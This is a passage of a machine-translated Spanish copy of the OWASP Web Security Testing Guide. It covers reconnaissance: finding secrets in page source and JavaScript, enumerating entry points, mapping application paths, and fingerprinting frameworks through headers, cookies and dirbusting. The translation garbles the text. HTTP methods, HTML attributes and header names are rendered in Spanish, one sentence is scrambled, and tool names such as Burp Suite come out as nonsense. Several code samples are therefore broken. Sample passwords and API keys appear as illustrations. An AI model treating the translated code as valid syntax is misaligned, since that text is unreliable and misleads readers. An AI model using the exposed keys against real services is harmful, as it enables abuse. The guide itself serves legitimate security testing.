<!-- Consulta: SELECCIONE ID, nombre DE app.users DONDE active='1' -->

</div>
...
```

El evaluador puede incluso encontrar algo como esto:

```
<!-- Utilice la contraseña del administrador de la base de datos para realizar pruebas: f@keP@a$$w0rD -->
```

Consulte la información de la versión HTML para conocer los números de versión válidos y las URL de definición de tipo de datos (DTD)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
```

- estricto.dtd – DTD estricto predeterminado
- suelto.dtd – DTD suelto
- frameset.dtd : DTD para documentos de conjunto de marcos

Algunas etiquetas META no proporcionan vectores de ataque activos, sino que permiten a un atacante perfilar una aplicación:

```
<META nombre="Autor" contenido="Andrew Muller">
```

Un estándar común (pero no WCAG) compatible) La etiqueta META es Actualizar.

```
<META http-equiv="Actualizar" contenido="15;URL=https://www.owasp.org/index.html">
```

Un uso común de la etiqueta META es especificar palabras clave que un motor de búsqueda puede utilizar para mejorar la calidad de los resultados de búsqueda.

```
<META name="keywords" lang="en-us" content="OWASP, seguridad, sol, piruletas">
```

Aunque la mayoría de los servidores web gestionan la indexación de los motores de búsqueda a través del archivo robots.txt , también se puede gestionar mediante etiquetas META . La siguiente etiqueta recomendará a los robots que no indexen ni sigan enlaces en la página HTML que contiene la etiqueta.

```
<META nombre="robots" contenido="ninguno">
```

La Plataforma de Selección de Contenidos de Internet (PICS) y Protocolo para Recursos de Descripción Web (POWDER) Proporcionar infraestructura para asociar metadatos con contenido de Internet.

Identificación de código JavaScript y recopilación de archivos JavaScript Los programadores a menudo codifican información confidencial con variables JavaScript en el front-end. Los evaluadores deben verificar el código fuente HTML y buscar código JavaScript entre las etiquetas <script> y </script> . Los evaluadores también deben identificar archivos JavaScript externos para revisar el código (los archivos JavaScript tienen la extensión de archivo .js y el nombre del archivo JavaScript generalmente se coloca en el atributo src (fuente) de una etiqueta <script>).

Machine Translated by Google

Verifique el código JavaScript para detectar fugas de información confidencial que los atacantes podrían utilizar para abusar o manipular aún más el sistema. Busque valores como: claves API, direcciones IP internas, rutas confidenciales o credenciales. Por ejemplo:

```
const myS3Credentials =
    { accessKeyId: config('AWSS3AccessKeyID'),
    secretAcccessKey: config('AWSS3SecretAccessKey'), };
```

El evaluador puede incluso encontrar algo como esto:

```
var conString = "tcp://postgres:1234@localhost/postgres";
```

Cuando se encuentra una clave API, los evaluadores pueden verificar si las restricciones de la clave API se establecen por servicio o por IP, referencia HTTP, aplicación, SDK, etc.

Por ejemplo, si los evaluadores encontraron una clave API de Google Map, pueden verificar si esta clave API está restringida por IP o restringida solo por las API de Google Map. Si la clave API de Google está restringida únicamente según las API de Google Map, los atacantes aún pueden usar esa clave API para consultar las API de Google Map sin restricciones y el propietario de la aplicación debe pagar por ello.

```
< tipo de script="aplicación/json">
...
{"GOOGLE_MAP_API_KEY":"AIzaSyDUEBnKgwiqMNpDplT6ozE4Z0XxuAbqDi4",
"RECAPTCHA_KEY":"6LcPscEUiAAAAHOwwM3fGvIx9rsPYUq62uRhGjJ0"}
...
</script>
```

En algunos casos, los evaluadores pueden encontrar rutas confidenciales en el código JavaScript, como enlaces a páginas de administración internas u ocultas.

```
< tipo de script="aplicación/json">
...
"runtimeConfig":{"BASE_URL_VOUCHER_API":"https://staging-voucher.victim.net/api",
"BASE_BACKOFFICE_API":"https://10.10.10.2/api", "ADMIN_PAGE":"/hidden_administrator"}
...
</script>
```

Identificación de archivos de mapas de origen

Los archivos de mapas de origen normalmente se cargarán cuando se abra DevTools. Los evaluadores también pueden encontrar archivos de mapas de origen agregando la extensión ".map" después de la extensión de cada archivo JavaScript externo. Por ejemplo, si un evaluador ve un archivo /static/js/main.chunk.js , puede verificar su archivo de mapa fuente visitando /static/js/main.chunk.js.map .

Pruebas de caja negra

Verifique los archivos de mapas de origen para ver si hay información confidencial que pueda ayudar al atacante a obtener más información sobre la aplicación. Por ejemplo:

```
{
    "versión": 3,
    "archivo": "static/js/main.chunk.js", "fuentes":
    [ "/home/
        sysadmin/cashsystem/src/actions/index.js", "/home/sysadmin/
        cashsystem/src/actions/reportAction.js",
```

Machine Translated by Google


```
        "/home/sysadmin/cashsystem/src/actions/cashoutAction.js", "/home/sysadmin/
        cashsystem/src/actions/userAction.js", "..."

    ],
    "..."
}
```

Cuando los sitios web cargan archivos de mapas fuente, el código fuente del front-end será legible y más fácil de depurar.

Herramientas

- Wget
- Función "ver código fuente" del navegador
- globos oculares
- Rizo
- Suite de eructos
- Waybackurls
- Escáner API de Google Maps

Referencias

- Hacks de claves

Libros blancos

- HTML versión 4.01
- HTML
- HTML versión 5

Machine Translated by Google

Identificar puntos de entrada de aplicaciones

WSTG-INFO-06

Resumen

Enumerar la aplicación y su superficie de ataque es un precursor clave antes de realizar cualquier prueba exhaustiva, ya que permite al evaluador identificar posibles áreas de debilidad. Esta sección tiene como objetivo ayudar a identificar y mapear áreas dentro de la aplicación que deben investigarse una vez que se hayan completado la enumeración y el mapeo.

Objetivos de la prueba

- Identificar posibles puntos de entrada e inyección a través del análisis de solicitudes y respuestas.

Cómo probar

Antes de comenzar cualquier prueba, el evaluador siempre debe comprender bien la aplicación y cómo el usuario y el navegador se comunican con ella. A medida que el evaluador recorre la aplicación, debe prestar atención a todas las solicitudes HTTP, así como a cada parámetro y campo de formulario que se pasa a la aplicación. Deben prestar especial atención a cuándo se utilizan solicitudes GET y cuándo se utilizan solicitudes POST para pasar parámetros a la aplicación. Además, también deben prestar atención al utilizar otros métodos para los servicios RESTful.

Tenga en cuenta que para ver los parámetros enviados en el cuerpo de las solicitudes, como una solicitud POST, es posible que el evaluador desee utilizar una herramienta como un proxy de interceptación (ver herramientas). Dentro de la solicitud POST, el evaluador también debe tomar nota especial de los campos de formulario ocultos que se pasan a la aplicación, ya que generalmente contienen información confidencial, como información del estado, cantidad de artículos, precio de los artículos, que el desarrollador nunca destinado a que cualquiera pueda verlo o cambiarlo.

Según la experiencia del autor, ha resultado muy útil utilizar un proxy de interceptación y una hoja de cálculo para esta etapa de prueba. El proxy realizará un seguimiento de cada solicitud y respuesta entre el evaluador y la aplicación a medida que la exploran. Además, en este punto, los evaluadores generalmente capturan cada solicitud y respuesta para poder ver exactamente cada encabezado, parámetro, etc. que se pasa a la aplicación y lo que se devuelve. Esto puede resultar bastante tedioso a veces, especialmente en sitios interactivos grandes (piense en una aplicación bancaria). Sin embargo, la experiencia mostrará qué buscar y esta fase se puede reducir significativamente.

A medida que el evaluador recorre la aplicación, debe tomar nota de cualquier parámetro interesante en la URL, los encabezados personalizados o el cuerpo de las solicitudes/respuestas, y guardarlos en una hoja de cálculo. La hoja de cálculo debe incluir la página solicitada (podría ser bueno agregar también el número de solicitud del proxy, para referencia futura), los parámetros interesantes, el tipo de solicitud (GET, POST, etc.), si el acceso está autenticado/no autenticado, si se usa TLS, si es parte de un proceso de varios pasos, si se usan WebSockers y cualquier otra nota relevante. Una vez que hayan definido todas las áreas de la aplicación, pueden revisar la aplicación y probar cada una de las áreas que han identificado y tomar notas de lo que funcionó y lo que no funcionó. El resto de esta guía identificará cómo probar cada una de estas áreas de interés, pero esta sección debe realizarse antes de que pueda comenzar cualquier prueba real.

A continuación se presentan algunos puntos de interés para todas las solicitudes y respuestas. Dentro de la sección de solicitudes, céntrese en los métodos GET y POST, ya que aparecen en la mayoría de las solicitudes. Tenga en cuenta que se pueden utilizar otros métodos, como PUT y DELETE. A menudo, estas solicitudes más raras, si se permiten, pueden exponer vulnerabilidades. Hay una sección especial en esta guía dedicada a probar estos métodos HTTP.

Peticiones

- Identifique dónde se utilizan los GET y dónde se utilizan los POST.

Machine Translated by Google

- Identifique todos los parámetros utilizados en una solicitud POST (estos se encuentran en el cuerpo de la solicitud).
- Dentro de la solicitud POST, preste especial atención a los parámetros ocultos. Cuando se envía una POST, todos los campos del formulario (incluidos los parámetros ocultos) se enviarán en el cuerpo del mensaje HTTP a la aplicación. Por lo general, estos no se ven a menos que se utilice un proxy o ver el código fuente HTML. Además, la siguiente página que se muestra, sus datos y el nivel de acceso pueden ser diferentes según el valor de los parámetros ocultos.
- Identifique todos los parámetros utilizados en una solicitud GET (es decir, URL), en particular la cadena de consulta (normalmente después de una marca?).
- Identifique todos los parámetros de la cadena de consulta. Por lo general, están en formato de par, como foo=bar . También tenga en cuenta que muchos parámetros pueden estar en una cadena de consulta, como por ejemplo separados por & o cualquier otro carácter o codificación especial.

- Una nota especial cuando se trata de identificar múltiples parámetros en una cadena o dentro de una solicitud POST es que algunos o todos los parámetros serán necesarios para ejecutar los ataques. El evaluador debe identificar todos los parámetros (incluso si están codificados o encriptados) e identificar cuáles procesa la aplicación. Secciones posteriores de la guía identificarán cómo probar estos parámetros. En este punto, solo asegúrese de que cada uno de ellos esté identificado.
- También preste atención a cualquier encabezado de tipo adicional o personalizado que no se suele ver (como debug: false).

Respuestas

- Identifique dónde se configuran , modifican o agregan nuevas cookies (encabezado Set-Cookie).
- Identifique dónde hay redireccionamientos (código de estado HTTP 3xx), 400 códigos de estado, en particular 403 Prohibido, y 500 errores internos del servidor durante las respuestas normales (es decir, solicitudes no modificadas).
- También tenga en cuenta dónde se utilizan encabezados interesantes. Por ejemplo, Servidor: BIG-IP indica que el sitio tiene carga equilibrada. Por lo tanto, si un sitio tiene equilibrio de carga y un servidor está configurado incorrectamente, es posible que el evaluador tenga que realizar varias solicitudes para acceder al servidor vulnerable, según el tipo de equilibrio de carga utilizado.

Pruebas de caja negra

Pruebas de puntos de entrada de aplicaciones

Los siguientes son dos ejemplos sobre cómo verificar los puntos de entrada de la aplicación.

Ejemplo 1

Este ejemplo muestra una solicitud GET que compraría un artículo desde una aplicación de compras en línea.

```
OBTENER /shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=xxxx HTTP/1.1 Host:
xxxx
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy
```

> Aquí, el evaluador anotaría todos los parámetros de la solicitud, como CLIENTEID, ARTÍCULO, PRECIO, IP y Cookie (que podrían ser simplemente parámetros codificados o usarse para el estado de la sesión).

Ejemplo 2

Este ejemplo muestra una solicitud POST que le permitiría iniciar sesión en una aplicación.

```
POST /KevinNotSoGoodApp/authenticate.asp?service=login HTTP/1.1 Host: xxxx

Cookie: SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZXMgYW5kIG1pbmUgaXMgMT
IzNA==;CustomCookie=00my00trusted00ip00is00x.xxx00

usuario=admin&pass=pass123&debug=true&fromtrustIP=true
```

> En este ejemplo, el evaluador anotaría todos los parámetros como lo hizo antes; sin embargo, la mayoría de los parámetros se pasan en el cuerpo de la solicitud y no en la URL. Además, tenga en cuenta que se utiliza un encabezado HTTP personalizado (CustomCookie).

Pruebas de caja gris

Machine Translated by Google

Las pruebas de puntos de entrada de aplicaciones mediante una metodología de caja gris consistirían en todo lo ya identificado anteriormente con una adición. En los casos en los que existen fuentes externas de las cuales la aplicación recibe datos y los procesa (como capturas SNMP, mensajes syslog, SMTP o mensajes SOAP de otros servidores), una reunión con los desarrolladores de la aplicación podría identificar cualquier función que aceptaría o esperaría el usuario. entrada y cómo están formateados. Por ejemplo, el desarrollador podría ayudar a comprender cómo formular una solicitud SOAP correcta que la aplicación aceptaría y dónde reside el servicio web (si el servicio web o cualquier otra función no se ha identificado ya durante la prueba de caja negra).

Detector de superficie de ataque OWASP

La herramienta Attack Surface Detector (ASD) investiga el código fuente y descubre los puntos finales de una aplicación web, los parámetros que aceptan estos puntos finales y el tipo de datos de esos parámetros. Esto incluye los puntos finales no vinculados que una araña no podrá encontrar o parámetros opcionales totalmente no utilizados en el código del lado del cliente. También tiene la capacidad de calcular los cambios en la superficie de ataque entre dos versiones de una aplicación.

Attack Surface Detector está disponible como complemento para ZAP y Burp Suite, y también está disponible una herramienta de línea de comandos. La herramienta de línea de comandos exporta la superficie de ataque como una salida JSON, que luego puede ser utilizada por el complemento ZAP y Burp Suite. Esto es útil en los casos en los que el código fuente no se proporciona directamente al probador de penetración. Por ejemplo, el evaluador de penetración puede obtener el archivo de salida json de un cliente que no desea proporcionar el código fuente.

Cómo utilizar

El archivo jar CLI está disponible para descargar desde https://github.com/secdec/attack-surface-detector-cli/releases.

Puede ejecutar el siguiente comando para que ASD identifique puntos finales a partir del código fuente de la aplicación web de destino.

```
java -jar attack-surface-detector-cli-1.3.5.jar <ruta-código-fuente> [banderas]
```

A continuación se muestra un ejemplo de cómo ejecutar el comando contra OWASP RailsGoat.

```
$ java -jar attack-surface-detector-cli-1.3.5.jar railsgoat/ Inicio de la detección de puntos finales
para '<...>/railsgoat' con 1 tipo de marco Usando framework=RAILS [0] GET: /login (0 variantes ):
PARAMETROS={url=nombre=url,
 paramType=QUERY_STRING, dataType=STRING}; ARCHIVO=/app/controllers/sessions_contro ller.rb (líneas '6'-'9')


 [1] OBTENER: /cerrar sesión (0 variantes): PARAMETROS={}; ARCHIVO=/app/controllers/sessions_controller.rb (líneas '33'-'37')

 [2] PUBLICACIÓN: /olvidé_contraseña (0 variantes): PARAMETERS={email=name=email, paramType=QUERY_STRING, dataType=STRING};
ARCHIVO=/app/controllers/password_resets_controller.rb
(líneas '29'-'38')
 [3] OBTENER: /password_resets (0 variantes): PARAMETERS={token=name=token, paramType=QUERY_STRING, dataType=STRING};
ARCHIVO=/app/controllers/p assword_resets_controller.rb (líneas
'19'-'27')
 [4] POST: /password_resets (0 variantes): PARAMETERS={contraseña=nombre=contraseña, paramType=QUERY_STRING, dataType=STRING,
usuario=nombre=usuario, paramType=QUERY_STRING, dataType=STRING, confirm_password=name=confirm_password,
paramType =QUERY_STRING, tipo de datos=STRING}; ARCHIVO=/app/controllers/password_resets_controller.rb (líneas '5'-'17')

 [5] OBTENER: /sessions/new (0 variantes): PARAMETERS={url=name=url, paramType=QUERY_STRING, dataType=STRING};
ARCHIVO=/app/controllers/sessions_controller.rb (líneas '6'-'9')
 [6] POST: /sessions (0 variantes): PARAMETERS={contraseña=nombre=contraseña, paramType=QUERY_STRING, dataType=STRING,
user_id=name=user_id, paramType=SESSION, dataType=STRING, recordar_me=nombre=recordar_me, paramType
=QUERY_STRING, tipo de datos=STRING, url=nombre=url, tipo de param=QUERY_STRING, tipo de datos=STRING, correo
electrónico=nombre=correo electrónico, tipo de param=QUERY_STRING, tipo de datos=STRING}; ARCHIVO=/app/controllers/sessions_controller.rb (líneas
'11'-'31')
 [7] ELIMINAR: /sessions/{id} (0 variantes): PARAMETROS={}; ARCHIVO=/app/controllers/sessions_controller.rb (líneas '33'-'37')

 [8] OBTENER: /usuarios (0 variantes): PARAMETROS={}; ARCHIVO=/app/controllers/api/v1/users_controller.rb (líneas '9'-'11')

 [9] OBTENER: /usuarios/{id} (0 variantes): PARAMETROS={}; ARCHIVO=/app/controllers/api/v1/users_controller.rb (líneas '13'-'15') ... recortado ...


 [38] OBTENER: /api/v1/mobile/{id} (0 variantes): PARAMETERS={id=name=id, paramType=QUERY_STRING,
```

Machine Translated by Google


```
tipo de datos=STRING, clase=nombre=clase, tipo de parámetro=QUERY_STRING, tipo de datos=STRING};
ARCHIVO=/app/controllers/api/v1/mobile_controller.rb (líneas '8'-'13')
 [39] OBTENER: / (0 variantes): PARAMETERS={url=name=url, paramType=QUERY_STRING, dataType=STRING}; ARCHIVO=/app/
controllers/sessions_controller.rb (líneas '6'-'9')
Se generaron 40 puntos finales distintos con 0 variantes para un total de 40 puntos finales Serialización validada
exitosamente para estos puntos finales A 0 puntos finales les faltaba la línea inicial
de código A 0 puntos finales les faltaba la línea final de
código 0 puntos finales tenían la misma línea inicial y
final de código Generaron 36 parámetros distintos Generaron 36 en total
parámetros - 36/36 tienen su tipo de datos -
0/36 tienen una lista de valores aceptados
- 36/36 tienen su tipo de parámetro ---
 QUERY_STRING: 35 --- SESSION: 1



Detección de punto final finalizada para '<...>/railsgoat'
----------
-- HECHO --
0 proyectos tenían puntos finales duplicados
Generó 40 puntos finales distintos
Se generaron 40 puntos finales en total
Generado 36 parámetros distintos.
Se generaron 36 parámetros en total. 1/1
de los proyectos tuvieron puntos finales generados
Para habilitar el registro, incluya el argumento -debug
```

También puede generar un archivo de salida JSON utilizando el indicador -json , que puede ser utilizado por el complemento tanto para ZAP como para Burp Suite. Consulte los siguientes enlaces para obtener más detalles.

- Inicio del complemento ASD para OWASP ZAP
- Inicio del complemento ASD para PortSwigger Burp

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
- Suite de eructos
- Violinista

Referencias

- RFC 2616 – Protocolo de transferencia de hipertexto – HTTP 1.1
- Detector de superficie de ataque OWASP

Machine Translated by Google

Mapear rutas de ejecución a través de la aplicación

WSTG-INFO-07

Resumen

Antes de comenzar las pruebas de seguridad, es fundamental comprender la estructura de la aplicación. Sin un conocimiento profundo del diseño de la aplicación, es poco probable que se pruebe a fondo.

Objetivos de la prueba

- Mapee la aplicación de destino y comprenda los principales flujos de trabajo.

Cómo probar

En las pruebas de caja negra es extremadamente difícil probar todo el código base. No solo porque el evaluador no tiene vista de las rutas de código a través de la aplicación, sino que incluso si la tuviera, probar todas las rutas de código llevaría mucho tiempo. Una forma de conciliar esto es documentar qué rutas de código se descubrieron y probaron.

Hay varias formas de abordar las pruebas y mediciones de la cobertura del código:

- Ruta : pruebe cada una de las rutas a través de una aplicación que incluye pruebas de análisis combinatorio y de valor límite para cada ruta de decisión. Si bien este enfoque ofrece minuciosidad, el número de rutas comprobables crece exponencialmente con cada rama de decisión.

- Flujo de datos (o análisis de contaminación) : prueba la asignación de variables a través de interacción externa (normalmente usuarios). Se centra en mapear el flujo, la transformación y el uso de datos en una aplicación.
- Carrera : prueba múltiples instancias simultáneas de la aplicación que manipulan los mismos datos.

La relación entre qué método se utiliza y en qué medida se utiliza cada método debe negociarse con el propietario de la aplicación. También se podrían adoptar enfoques más simples, incluido preguntar al propietario de la aplicación qué funciones o secciones de código le preocupan especialmente y cómo se puede acceder a esos segmentos de código.

Para demostrar la cobertura del código al propietario de la aplicación, el evaluador puede comenzar con una hoja de cálculo y documentar todos los enlaces descubiertos al rastrear la aplicación (ya sea manual o automáticamente). Luego, el evaluador puede observar más de cerca los puntos de decisión en la aplicación e investigar cuántas rutas de código importantes se descubren. Luego, estos deben documentarse en la hoja de cálculo con URL, descripciones en prosa y capturas de pantalla de las rutas descubiertas.

Revisión de código

Garantizar una cobertura de código suficiente para el propietario de la aplicación es mucho más fácil con el enfoque de prueba de caja gris y caja blanca. La información solicitada y proporcionada al evaluador garantizará que se cumplan los requisitos mínimos para la cobertura del código.
reunió.

Muchas herramientas modernas de Pruebas dinámicas de seguridad de aplicaciones (DAST) facilitan el uso de un agente de servidor web o podrían combinarse con un agente externo para monitorear los detalles de cobertura de las aplicaciones web.

Araña automática

La araña automática es una herramienta que se utiliza para descubrir automáticamente nuevos recursos (URL) en un sitio web en particular. Comienza con una lista de URL para visitar, llamadas semillas, que dependen de cómo se inicia Spider. Si bien existen muchas herramientas de Spidering, el siguiente ejemplo utiliza Zed Attack Proxy (ZAP):

Machine Translated by Google




Figura 4.1.7-1: Pantalla de proxy de ataque Zed

BORRAR ofrece varias opciones de análisis automático, que pueden aprovecharse según las necesidades del evaluador:

- Araña
- Araña AJAX
- Soporte OpenAPI

Herramientas

- Proxy de ataque Zed (ZAP)
- Lista de software de hoja de cálculo
- Software de diagramación

Referencias

- Cobertura de código

Machine Translated by Google

Marco de aplicación web de huellas dactilares

WSTG-INFO-08

Resumen

No hay nada nuevo bajo el sol y casi todas las aplicaciones web que uno pueda pensar en desarrollar ya han sido desarrolladas. Con la gran cantidad de proyectos de software libre y de código abierto que se desarrollan e implementan activamente en todo el mundo, es muy probable que una prueba de seguridad de una aplicación se enfrente a un objetivo que dependa total o parcialmente de estas aplicaciones o marcos bien conocidos (por ejemplo, WordPress). , phpBB, Mediawiki, etc.). Conocer los componentes de la aplicación web que se están probando ayuda significativamente en el proceso de prueba y también reducirá drásticamente el esfuerzo requerido durante la prueba. Estas conocidas aplicaciones web tienen encabezados HTML, cookies y estructuras de directorios conocidos que se pueden enumerar para identificar la aplicación. La mayoría de los marcos web tienen varios marcadores en esas ubicaciones que ayudan a un atacante o evaluador a reconocerlos. Esto es básicamente lo que hacen todas las herramientas automáticas: buscan un marcador en una ubicación predefinida y luego lo comparan con la base de datos de firmas conocidas. Para una mayor precisión se suelen utilizar varios marcadores.

Objetivos de la prueba

- Tomar huellas dactilares de los componentes que utilizan las aplicaciones web.

Cómo probar

Pruebas de caja negra

Hay varias ubicaciones comunes a considerar para identificar marcos o componentes:

- encabezados HTTP
- Galletas
- código fuente HTML
- Archivos y carpetas específicos
- Extensiones de archivo
- Error de mensajes

Encabezados HTTP

La forma más básica de identificar un marco web es mirar el campo X-Powered-By en el encabezado de respuesta HTTP.

Se pueden utilizar muchas herramientas para tomar las huellas digitales de un objetivo, la más simple es netcat.

Considere la siguiente solicitud-respuesta HTTP:

```
$ nc 127.0.0.1 80
CABEZA/HTTP/1.0

HTTP/1.1 200 correcto
Servidor: nginx/1.0.14 [...]

X-Desarrollado por: Mono
```

Desde el campo X-Powered-By , entendemos que el marco de la aplicación web probablemente sea Mono . Sin embargo, aunque este enfoque es sencillo y rápido, esta metodología no funciona en el 100% de los casos. Es posible desactivar fácilmente el encabezado X-Powered-By mediante una configuración adecuada. También existen varias técnicas que permiten que un sitio web

Machine Translated by Google

ofuscar los encabezados HTTP (consulte un ejemplo en la sección Corrección). En el ejemplo anterior también podemos observar que se está utilizando una versión específica de nginx para entregar el contenido.

Entonces, en el mismo ejemplo, el evaluador podría omitir el encabezado X-Powered-By u obtener una respuesta como la siguiente:

```
HTTP/1.1 200 correcto
Servidor: nginx/1.0.14 Fecha:
sábado 7 de septiembre de 2013 08:19:15 GMT Tipo
de contenido: text/html;charset=ISO-8859-1 Conexión: cerrar

Variar: aceptar-codificación
X-Powered-By: Sangre, sudor y lágrimas
```

A veces hay más encabezados HTTP que apuntan a un marco determinado. En el siguiente ejemplo, de acuerdo con la información de la solicitud HTTP, se puede ver que el encabezado X-Powered-By contiene la versión PHP. Sin embargo, el encabezado de X-Generator señala que el marco utilizado es en realidad Swiftlet, sus vectores de ataque. Al realizar la toma de huellas , lo que ayuda a un probador de penetración a expandirse digitales, inspeccione cuidadosamente cada encabezado HTTP para detectar fugas de este tipo.

```
HTTP/1.1 200 correcto
Servidor: nginx/1.4.1 Fecha:
sábado, 7 de septiembre de 2013 09:22:52 GMT Tipo
de contenido: texto/html Conexión:
keep-alive Variación: Aceptar
codificación X-Desarrollado por:
PHP/5.4.16-1 ~dotdeb.1 Vence: jueves, 19 de
noviembre de 1981 08:52:00 GMT Control de caché: sin
almacenamiento, sin caché, debe revalidar, verificación posterior = 0, verificación previa = 0 Pragma: sin caché X
-Generador: Swiftlet
```

Galletas

Otra forma similar y algo más fiable de determinar el marco web actual son las cookies específicas del marco.

Considere la siguiente solicitud HTTP:

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

Figura 4.1.8-7: Solicitud HTTP de Cakephp

La cookie CAKEPHP se ha configurado automáticamente, lo que proporciona información sobre el marco utilizado. En la sección Cookies se presenta una lista de nombres de cookies comunes . Todavía existen limitaciones al confiar en este mecanismo de identificación: es posible cambiar el nombre de las cookies. Por ejemplo, para el marco CakePHP seleccionado , esto se podría hacer mediante la siguiente configuración (extracto de core.php):

```
/**
* El nombre de la cookie de sesión de CakePHP.
*
*
    Tenga en cuenta que las pautas para los nombres de sesión establecen: "El nombre de la sesión hace referencia
* la identificación de la sesión en cookies y URL. Debe contener sólo caracteres alfanuméricos *."

* @enlace http://php.net/session_name
```

Machine Translated by Google


```
*/
Configurar::write('Session.cookie', 'CAKEPHP');
```

Sin embargo, es menos probable que se realicen estos cambios que los cambios en el encabezado X-Powered-By , por lo que este enfoque de identificación puede considerarse más confiable.

Código fuente HTML

Esta técnica se basa en encontrar ciertos patrones en el código fuente de la página HTML. A menudo se puede encontrar mucha información que ayuda al evaluador a reconocer un componente específico. Uno de los marcadores comunes son los comentarios HTML que conducen directamente a la divulgación del marco. Más a menudo se pueden encontrar ciertas rutas específicas del marco, es decir, enlaces a carpetas CSS o JS específicas del marco. Finalmente, las variables de script específicas también pueden apuntar a un marco determinado.

En la captura de pantalla siguiente se puede conocer fácilmente el marco utilizado y su versión mediante los marcadores mencionados. El comentario, las rutas específicas y las variables del script pueden ayudar a un atacante a determinar rápidamente una instancia del marco ZK.

```
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zuljsp.js" charset="UTF-8"></script>
<!-- ZK 6.5.1.1 EE 2012121311 -->
<script class="z-runonce" type="text/javascript">//<![CDATA[
zkopt({to:660});//]]>
</script><script type="text/javascript">
                zUtl.progressbox = function(id, msg, mask, icon, _opts) {
                    if (mask && zk.Page.contained.length) {
                        for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e; e = zk.Page.contained[--c]) {
```

Figura 4.1.8-2: Ejemplo de código fuente HTML de ZK Framework

Con frecuencia, dicha información se ubica en la sección <head> de las respuestas HTTP, en etiquetas <meta> o al final de la página. Sin embargo, se deben analizar las respuestas completas, ya que puede resultar útil para otros fines, como la inspección de otros comentarios útiles y campos ocultos. A veces, a los desarrolladores web no les importa mucho ocultar información sobre los marcos o componentes utilizados. Todavía es posible encontrar algo como esto al final de la página:

Figura 4.1.8-3: Página inferior de Banshee

Archivos y carpetas específicos

Existe otro enfoque que ayuda enormemente a un atacante o evaluador a identificar aplicaciones o componentes con alta precisión. Cada componente web tiene su propia estructura específica de archivos y carpetas en el servidor. Se ha observado que se puede ver la ruta específica desde la fuente de la página HTML, pero a veces no se presentan explícitamente allí y aún residen en el servidor.

Para descubrirlos se utiliza una técnica conocida como navegación forzada o “dirbusting”. Dirbusting consiste en forzar bruscamente un objetivo con carpetas y nombres de archivos conocidos y monitorear las respuestas HTTP para enumerar el contenido del servidor. Esta información se puede utilizar tanto para encontrar archivos predeterminados y atacarlos como para tomar huellas digitales de la aplicación web. El dirbusting se puede realizar de varias maneras; el siguiente ejemplo muestra un ataque de dirbusting exitoso contra un objetivo impulsado por WordPress con la ayuda de la lista definida y la funcionalidad de intruso de Burp Suite.

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	☐	☐	383
2	wp-admin/	302	☐	☐	396
3	wp-content/	200	☐	☐	181

Figura 4.1.8-4: Dirbusting con Burp

